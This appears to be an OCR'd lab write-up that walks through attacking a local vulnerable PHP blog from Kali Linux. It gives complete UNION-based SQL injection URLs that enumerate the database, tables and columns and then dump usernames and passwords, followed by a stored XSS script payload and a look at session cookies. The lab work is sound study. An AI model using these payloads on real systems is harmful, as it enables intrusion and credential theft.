
Id= | Default value needed to view posts on this site.

-1 | What we used to make the site return a non existent post id.

UNION SELECT | How we subquery.

1,2,3,4,5-- | These can mostly be anything as a value. If it is text it must use double quotes " ". They represent all the columns for the table. if we provide any less or more values than 5, we will see an error on the browser.


Alki Corp Blog
View Post - Alki Corp
192.168.244.131/alkicorp
192.168.244.131/alkicorp-php/view.php?id=-1 UNION SELECT 1,2,3,4,5--
90%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
2
3
Back to posts
Comments
Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in C:\xampp\htdocs\alkicorp-php\view.php:30 Stack trace: #0 {main} thrown in C:\xampp\htdocs\alkicorp-php\view.php on line 30



Alki Corp Blog
View Post - Alki Corp
192.168.244.131/alkicorp
192.168.244.131/alkicorp-php/view.php?id=-1 UNION SELECT 1,2,3,4,5--
90%
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
2
3
Back to posts
Comments
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
No Throttling
Status
Method
Domain
File
Initiator
Type
Transferred
Size
200 GET 192.168.244.131 view.php?id=-1 UNION SELECT 1,2,3,4,5-- document html 998 B 633 B
200 GET 192.168.244.131 style.css stylesheet css cached 871 B
200 GET 192.168.244.131 favicon.ico FaviconLoader.sys.mjs:17... x-icon cached 30.89 kB
3 requests
32.40 kB / 998 B transferred
Finish: 111 ms
DOMContentLoaded: 91 ms
load: 103 ms
Run
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
GET http://192.168.244.131/alkicorp-php/view.php?id=-1 UNION SELECT 1,2,3,4,5-- [HTTP/1.1 200 OK 79ms]
GET http://192.168.244.131/alkicorp-php/style.css [HTTP/1.1 200 OK 0ms]
GET http://192.168.244.131/favicon.ico [HTTP/1.1 200 OK 0ms]

Successful.

Next subquery (UNION SELECT):

Database name

http://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,database(),3,4,5--



Here we see the name of the database is called alkicorp.


database() is a MySQL function that returns the name of the current database. We put it in column 2 of the UNION so the app shows it where the post title normally appears.

1,database(),3,4,5--

1 is post id, then title, then desciption, as an attacker its hard to tell from here what 4 and 5 would be but we do know there is 5 columns. So we need to keep that format in our queries.

Table names

http://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(table_name)%20FROM%20information_schema.tables%20WHERE%20table_schema=database()),3,4,5--



information_schema.tables is a MySQL system table that lists all tables. The subquery uses **GROUP_CONCAT(table_name)** to return all table names in the current database as one string, and we put it in column 2 so the app displays it.


GROUP_CONCAT(table_name) is a built in MySQL function. We did not create this. It turns all values in the table_name column into one comma-separated string. Instead of many rows, you get a single string like comments,posts,users.

Here we got comments,posts,users.

Now we have the database name, number of tables and names of tables.

Column names for users

http://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(column_name)%20FROM%20information_schema.columns%20WHERE%20table_name=%27users%27),3,4,5--




Return:
id,username,password,created_at,user_id,first_name,last_name,user,password,avatar,last_login,failed_login,role,account_enabled,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

information_schema.columns is a MySQL system table that lists all columns in all tables. The subquery uses **GROUP_CONCAT(column_name)** with **WHERE table_name='users'** to return all column names for the users table as one string, and we put it in column 2 so the app displays it.

With this information we can finally start attacking the credentials of users in this database. We know how many columns it has, as well as the names of their variables which will help for other reasons later.

Usernames and passwords

http://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(username,0x3a,password)%20FROM%20users),3,4,5--



The subquery reads **username** and **password** from the **users table** and concatenates them with **0x3a** so you get **user1:pass1,user2:pass2.** We put that result in column 2 so the app displays it as the title of the post.

0x3a is the colon character (:) written in hexadecimal. We use it instead of ':' so we don't have to escape a quote inside the SQL string.

Since we only SELECT username and password from users table that is all we will see. We can add any other column names we want to see here.

XSS Attack


Kali perspective (attacker)

New post

Title: test


Content: `<script>alert("XSS")</script>`

Description: Kali successfully Cross-Script_Injected an alert using the content of a post input field. The small <script> tag was enough to trigger the direct hosting from the windows apache server running in local host on the IP 192.168.244.131




Windows perspective:

When refreshing the page to load new posts, instead of seeing the home page we are greeted with this XSS attack instead.




You can click OK on the payload alert we configured, it loads homepage. Everytime you refresh the homepage and view the XSS post you will receive its payload again until it is deleted.




Seeing our own session token

View the inspect page tool in firefox.



From the Storage tab we can view the Cookies dropdown and view the table with all values.



‘Value’ is our token.

